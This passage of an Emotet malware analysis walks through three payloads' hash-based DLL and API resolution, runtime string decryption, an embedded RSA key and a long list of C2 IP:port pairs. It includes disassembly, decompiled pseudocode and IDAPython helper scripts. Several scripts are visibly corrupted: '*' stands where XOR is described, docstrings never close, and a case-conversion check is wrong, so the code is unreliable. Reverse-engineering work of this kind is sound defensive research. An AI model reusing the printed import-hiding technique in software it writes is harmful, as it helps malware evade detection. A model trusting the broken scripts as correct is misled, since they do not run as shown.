- Perform debug and synchronize function names, variables that set in IDA with debugger with the help of [Labelless](#) plugin. During debugging, note the order in which the functions are executed and make a comment back to IDA.

5.2. Dynamic modules resolve

All payloads will rely on a pre-computed hash by the names of the DLLs to retrieve the base address of these DLLs when it needs to be used. In **Sample 1** and **2**, these hashes are passed directly to a function responsible for obtaining the base address of the DLL (`f_resolve_modules_from_hash`):

```

mov ecx, 1F907751h ; pre_module_hash
call f_resolve_modules_from_hash

Sample 1

mov ecx, 9B8B0812h ; pre_module_hash
call f_resolve_modules_from_hash

Sample 2

```

Fig 29. Sample 1 and 2 call f_resolve_modules_from_hash

Particularly in **Sample 3**, there is a little bit of change, hash values are pre-computed according to the name of the DLL and the API function passed to the same function (**f_get_api_funcs**). Within this function, it uses these hash values to retrieve the base address of the DLL:

```

push 0DA83B2ACh ; pre_api_hash
push 90BDC3A8h ; pre_module_hash
push ecx ; a2
push 308h ; idx
call f_get_api_funcs
mov eax, [ebp+var_14]
mov eax, [ebp+var_18]
mov eax, [ebp+var_1C]
mov eax, [ebp+var_4]
push ecx
push ecx
push [ebp+pre_module_hash] ; pre_module_hash
call f_resolve_module_from_hash

Sample 3

```

Fig 30. Sample 3 call f_resolve_modules_from_hash

The search algorithm in all three payloads is similar, only difference in the xored value:

```

if ( uc == 'a' && uc != 'z' )
{
uc += 0x20;
}
++dll_name_u;
calced_hash = (calced_hash << 0x10) + (calced_hash << 6) + uc - calced_hash;
}
while ( *dll_name_u );
v1 = v7;
if ( (calced_hash ^ 0x2080CF4D) == pre_module_hash )
{
break;
}
v2 = v2->InLoadOrderLinks.Flink;
if ( v2 == v1 )
{
return 0;
}
return v2->DllBase;
sample_1_main_payload

v1 = &f_get_PEB()->Ldr->InLoadOrderModuleList;
for ( i = v1->InLoadOrderLinks.Flink; i != i->InLoadOrderLinks.Flink )
{
if ( i == v1 )
{
return 0;
}
if ( (f_calc_hash_w(i->BaseDllName.Buffer, 0xC02) ^ 0x1FC3250A) == pre_module_hash )
{
break;
}
}
return i->DllBase;
sample_3_main_payload

if ( uc == 'a' && uc != 'z' )
{
uc += 0x20;
}
++dll_name_u;
calced_hash = (calced_hash << 0x10) + (calced_hash << 6) + uc - calced_hash;
}
while ( *dll_name_u );
v1 = v7;
if ( (calced_hash ^ 0x1400F008) == pre_module_hash )
{
break;
}
v2 = v2->InLoadOrderLinks.Flink;
if ( v2 == v1 )
{
return 0;
}
return v2->DllBase;
sample_2_main_payload

```

Fig 31. Pseudocode performs looking up the hashes of the DLL name

Rewrite the hash function, combined with IDAPython to get a list of DLLs that **Emotet** uses:

```

def calc_module_hash(dll_name):
    """
    hash_value = 0x0
    module_name_list = []
    module_name_list = list(dll_name)
    for i in range(len(module_name_list)):
        module_name_per_byte = ord(module_name_list[i])
        hash_value = ((hash_value << 0x10) & 0xFFFFFFFF) + ((hash_value << 6) & 0xFFFFFFFF) + module_name_per_byte - hash_value
    # xored value need to change for each payload
    return ((hash_value ^ 0x1FC3250A) & 0xFFFFFFFF)

[+] Converted 0x10001996 to kernel32.dll enumeration
Module name: advapi32.dll => Hash: 0x2de3bdc6
[+] Converted 0x10002308 to advapi32.dll enumeration
Module name: kernel32.dll => Hash: 0x90bdc3a8
[+] Converted 0x10002486 to kernel32.dll enumeration
Module name: wininet.dll => Hash: 0x2175dc
[+] Converted 0x1000255c to wininet.dll enumeration

```

Fig 32. Results when using IDAPython

The list of major DLLs that Emotet uses:

- | [+] userenv.dll
- | [+] wininet.dll
- | [+] urlmon.dll
- | [+] shlwapi.dll
- | [+] shell32.dll
- | [+] advapi32.dll
- | [+] crypt32.dll
- | [+] wtsapi32.dll
- | [+] kernel32.dll
- | [+] ntdll.dll

```
FFFFFFFF ; enum MODULE_HASHES, mappedto_201
FFFFFFFF advapi32.dll_hash = 1F907751h
FFFFFFFF
FFFFFFFF crypt32.dll_hash = 214C09AEh
FFFFFFFF
FFFFFFFF wininet.dll_hash = 32528F48h
FFFFFFFF
FFFFFFFF urlmon.dll_hash = 493E7A7Eh
FFFFFFFF shlwapi.dll_hash = 0CCE7F10h
FFFFFFFF
FFFFFFFF userenv.dll_hash = 7A014C95h
FFFFFFFF
FFFFFFFF wtsapi32.dll_hash = 85872A94h
FFFFFFFF kernel32.dll_hash = 0A2CE093Fh
FFFFFFFF
FFFFFFFF shell32.dll_hash = 0E0348A28h
FFFFFFFF
FFFFFFFF ntdll.dll_hash = 0FF9ECF59h
FFFFFFFF sample_1_main_payload
FFFFFFFF
FFFFFFFF ; enum MODULE_HASHES, mappedto_81
FFFFFFFF wininet.dll_hash = 0B378D66h
FFFFFFFF
FFFFFFFF crypt32.dll_hash = 18290883h
FFFFFFFF
FFFFFFFF advapi32.dll_hash = 26F5797Ch
FFFFFFFF
FFFFFFFF userenv.dll_hash = 43640EB0h
FFFFFFFF
FFFFFFFF shlwapi.dll_hash = 55A87D30h
FFFFFFFF
FFFFFFFF urlmon.dll_hash = 70567853h
FFFFFFFF kernel32.dll_hash = 95A80612h
FFFFFFFF
FFFFFFFF wtsapi32.dll_hash = 06CD22889h
FFFFFFFF ntdll.dll_hash = 0C6F8C074h
FFFFFFFF
FFFFFFFF shell32.dll_hash = 60951805h
FFFFFFFF sample_2_main_payload
FFFFFFFF
FFFFFFFF ; enum MODULE_HASHES, mappedto_u3
FFFFFFFF wininet.dll_hash = 21750Ch
FFFFFFFF
FFFFFFFF crypt32.dll_hash = 133F1339h
FFFFFFFF
FFFFFFFF advapi32.dll_hash = 20E38DC6h
FFFFFFFF
FFFFFFFF userenv.dll_hash = 40728602h
FFFFFFFF
FFFFFFFF shlwapi.dll_hash = 5EBDB58Ah
FFFFFFFF urlmon.dll_hash = 7040B0E9h
FFFFFFFF kernel32.dll_hash = 90BDC3A8h
FFFFFFFF
FFFFFFFF wtsapi32.dll_hash = 007C4E003h
FFFFFFFF ntdll.dll_hash = 0CDED69CEh
FFFFFFFF
FFFFFFFF shell32.dll_hash = 0D247408Fh
FFFFFFFF sample_3_main_payload
FFFFFFFF
```

Fig 33. List of major DLLs that Emotet uses

5.3. Dynamic APIs resolve

In all three payloads, when need to use which API function **Emotet** will search and call that function. Based on the base address of the given **DLL**, payloads resolve APIs by looking up the pre-computed hash.

In **Sample 1** and **2**, these hashes are passed directly to a function responsible for obtaining API address (`f_resolve_apis_from_hash`):

Fig 34. Sample 1 and 2 call `f_resolve_apis_from_hash`

In **Sample 3**, as mentioned above, hash values are passed to the same function (`f_get_api_funcs`). Within this function calls to function (`f_resolve_apis_from_hash`) to retrieve the address of the API:

Fig 35. Sample 3 call `f_resolve_apis_from_hash`

The search algorithm in all three payloads is similar, only difference in the xored value:

Fig 36. Pseudocode performs looking up the hashes of the API name

Rewrite the hash function that payload uses, combined with IDAPython to retrieve all APIs and annotate to related code. The list of APIs used in these payloads are similar and similar to the other variants. The final result is as follows:

```
def calc_api_hash(api_name):
    """
    hash_value = 0x0
    api_name_list = []
    api_name_list = list(api_name)
    for i in range(len(api_name_list)):
        api_name_per_byte = ord(api_name_list[i])
        hash_value = ((hash_value << 0x10) & 0xFFFFFFFF) + ((hash_value << 0x6) & 0xFFFFFFFF) + api_name_per_byte - hash_value
    # xored value need to change for each payload
    return ((hash_value ^ 0x5A80EAE) & 0xFFFFFFFF)
```

```

mov     ecx, kernel32.dll_hash ; pre_module_hash
call   f_resolve_modules_from_hash

mov     edx, func_kernel32_ExitProcess ; pre_api_hash
mov     ecx, eax                ; module_base
call   f_resolve_apis_from_hash

mov     g_func_kernel32_ExitProcess, eax    sample_1
                                           _main_payload

loc_403CF9:
; CODE XREF: section__text+CFj
; uExitCode
push   0
call   eax ; g_func_kernel32_ExitProcess ; kernel32.ExitProcess

mov     eax, [ebp+var_8]
mov     eax, [ebp+var_0]
mov     eax, [ebp+var_C]
mov     eax, [ebp+var_10]
push   func_kernel32_LoadLibraryW ; pre_api_hash
push   kernel32.dll_hash          ; pre_module_hash
push   ecx                       ; h2
push   ebx                       ; idx
call   f_get_api_funcs            ; func_kernel32_LoadLibraryW

add     esp, 14h
push   esi                       ; lpLibFileName
call   eax                       ; g_func_kernel32_LoadLibraryW

mov     ecx, wininet.dll_hash ; pre_module_hash
call   f_resolve_modules_from_hash

mov     edx, func_wininet_InternetOpenW ; pre_api_hash
mov     ecx, eax                ; module_base
call   f_resolve_apis_from_hash ; func_wininet_InternetOpenW

mov     g_func_wininet_InternetOpenW, eax    sample_2_main_payload

loc_402C78:
; CODE XREF: sub_402B09+78+j
; dwFlags
push   0
; lpzProxyBypass
push   0
; lpzProxy
push   0
; dwAccessType
push   [esp+10h+lpzAgent] ; lpzAgent
call   eax ; g_func_wininet_InternetOpenW

```

Fig 37. The final result when using IDAPython to annotate related code

5.4. Decrypt strings

All strings are encrypted and only decrypt at runtime. The structure of the encrypted data is shown as below. The decryption algorithm of the payloads is the same:

```

mov     ecx, offset dword_40D200 ; encStr
call   f_decrypt_string ; POST

mov     ebx, eax                encrypted data
mov     [esp+38h+saved_verb], ebx
jmp     short loc_402F86

-----
; enc_data dword_40D200
; DATA XREF: f_do_POST_request_to_C2_fo
dword_40D200 dd 31924694h
             dd 5C199C0h
             db 40h ; f
             db 83h ; f
             db 89h ; %
             db 27h ; '
             db 6
             db 40h ; 0
             db 066h ; 11
             db 23h ; #
             db 0

xor_key     dd 31924694h
xored_length dd 5C199C0h
dec_data = enc_data ^ xor_key
len(enc_data) = xor_key ^ xored_length

```

Fig 38. The payloads call the string decryption function

Based on the above information, can use IDAPython to create a script to decrypt data as follows:

```

def decrypt(encData):
    """
    xor_key = get_xor_key(encData)
    strLen = idc.get_wide_dword(encData) * idc.get_wide_dword(encData+4)
    decStr = ""

    for i in range(0, strLen):
        c = ord(xor_key[i%len(xor_key)]) * idc.get_wide_byte(encData+0+i)
        decStr += chr(c)
    return decStr

```

Fig 39. Python code is used for decrypting data

The list of strings obtained in payloads is quite similar:




Fig 40. List of strings obtained after using the script

5.5. List of C2 (IP & Port)

A list of C2 IP addresses and ports of **Emotet** payloads is stored in **.data** section as 8-byte blocks:



Fig 41. List of C2s is stored in each payload

Through script can quickly retrieve the entire list of this C2:

1	179.15.102.2:80	1	177.130.51.198:80	1	125.0.215.60:80
2	91.121.200.35:8080	2	91.121.87.90:8080	2	163.53.204.180:443
3	159.203.16.11:8080	3	104.131.144.215:8080	3	89.163.210.141:8080
4	188.226.165.170:8080	4	188.226.165.170:8080	4	203.157.152.9:7080
5	5.2.164.75:80	5	2.58.16.86:8080	5	157.245.145.87:443
6	54.38.143.245:8080	6	79.133.6.236:8080	6	82.78.179.117:443
7	200.243.153.66:80	7	125.200.20.233:80	7	85.247.144.202:80
8	2.58.16.86:8080	8	109.206.139.119:80	8	37.46.129.215:8080
9	185.142.236.163:443	9	188.40.170.197:80	9	110.37.224.243:80
10	203.56.191.129:8080	10	121.117.147.153:443	10	192.210.217.94:8080
11	109.13.179.195:80	11	221.147.142.214:80	11	2.82.75.215:80
12	46.32.229.152:8080	12	88.247.58.26:80	12	69.159.11.38:443
13	192.210.217.94:8080	13	37.205.9.252:7080	13	188.166.220.180:7080
14	190.85.46.52:7080	14	213.165.178.214:80	14	103.93.220.182:80
15	36.91.44.183:80	15	27.83.209.210:443	15	198.20.228.9:8080
16	213.165.178.214:80	16	24.231.51.190:80	16	91.75.75.46:80
17	103.80.51.61:8080	17	192.210.217.94:8080	17	88.247.30.64:80
18	126.126.139.26:443	18	123.216.134.52:80	18	189.211.214.19:443
19	91.75.75.46:80	19	179.5.118.12:80	19	203.160.167.243:80
20	95.76.142.243:80	20	103.80.51.61:8080	20	178.33.167.120:8080
21	181.59.59.54:80	21	172.96.190.154:8080	21	178.254.36.182:8080
22	190.192.39.136:80	22	223.17.215.76:80	22	70.32.89.105:8080
23	190.55.186.229:80	23	46.105.131.68:8080	23	103.80.51.61:8080
24	188.80.27.54:80	24	116.91.240.96:80	24	54.38.143.245:8080
25	41.185.29.128:8080	25	118.243.83.70:80	25	113.203.238.130:80
26	177.130.51.198:80	26	190.117.101.56:80	26	50.116.78.109:8080
27	185.208.226.142:8080	27	103.229.73.17:8080	27	195.201.56.70:8080
28	190.194.12.132:80	28	5.79.70.250:8080	28	109.99.146.210:8080
29	47.154.85.229:80	29	172.105.78.244:8080	29	75.127.14.170:8080
30	85.246.78.192:80	30	95.76.142.243:80	30	172.193.14.201:80
31	143.95.101.72:8080	31	113.193.239.51:443	31	203.56.191.129:8080
32	75.127.14.170:8080	32	113.161.148.81:80	32	157.7.164.178:8081
33	109.206.139.119:80	33	180.148.4.130:8080	33	46.32.229.152:8080
34	197.221.227.78:80	34	172.193.79.237:80	34	78.90.78.210:80
35	58.27.215.3:8080	35	42.200.96.63:80	35	116.202.10.123:8080
36	61.118.67.173:80	36	110.37.224.243:80	36	189.34.18.252:8080
37	179.5.118.12:80	37	212.198.71.39:80	37	114.158.126.84:80
38	195.201.56.70:8080	38	185.80.172.199:80	38	201.193.160.196:80
39	190.164.135.81:80	39	153.229.219.1:443	39	79.133.6.236:8080
40	190.180.65.104:80	40	142.144.145.58:8080	40	202.29.237.113:8080
41	187.193.221.143:80	41	190.55.186.229:80	41	203.153.216.178:7080
42	78.90.78.210:80	42	86.123.55.0:80	42	172.96.190.154:8080
43	117.2.139.117:443	43	94.212.52.40:80	43	74.200.173.91:8080
44	120.51.34.254:80	44	37.46.129.215:8080	44	139.59.61.215:443
45	139.59.12.63:8080	45	82.78.179.117:443	45	117.2.139.117:443

Fig 42. List of IP:Port used by payloads

5.6. RSA Public Key

Through analysis, Emotet embeds an RSA public key in payloads. This RSA public key is also stored as a regular encrypted string and is decoded just like we did with strings. This key will then be used for the secure communication with the the C2 above.

All three payloads above after decrypt have the same RSA Public Key:

```
-----BEGIN PUBLIC KEY-----
MHwwDQYJKoZIhvcNAQEBBQADAwAwAJhAM/TXLvX9Ii6dVRYe+T1PPO6mpcg70J
cML9o/g4nUhZ0p8fAAmQL8MXeGvDhZXTyX1AXf4011PFu10RB6ghL/7/djv17j
l32LahyBANpKGty8xf3J5kGwmCLng/CXHQIDAQAB
-----END PUBLIC KEY-----
```

Fig 43. RSA Public Key after decrypted

5.7. Enumerating running processes

To get the list of the processes running on the victim machine, the payloads use APIs function **CreateToolhelp32Snapshot**; **Process32FirstW**; **Process32NextW**. List the processes are guaranteed:

- No process names where parent process ID is 0.
- No process is executed by Emotet.
- No duplicated process names.

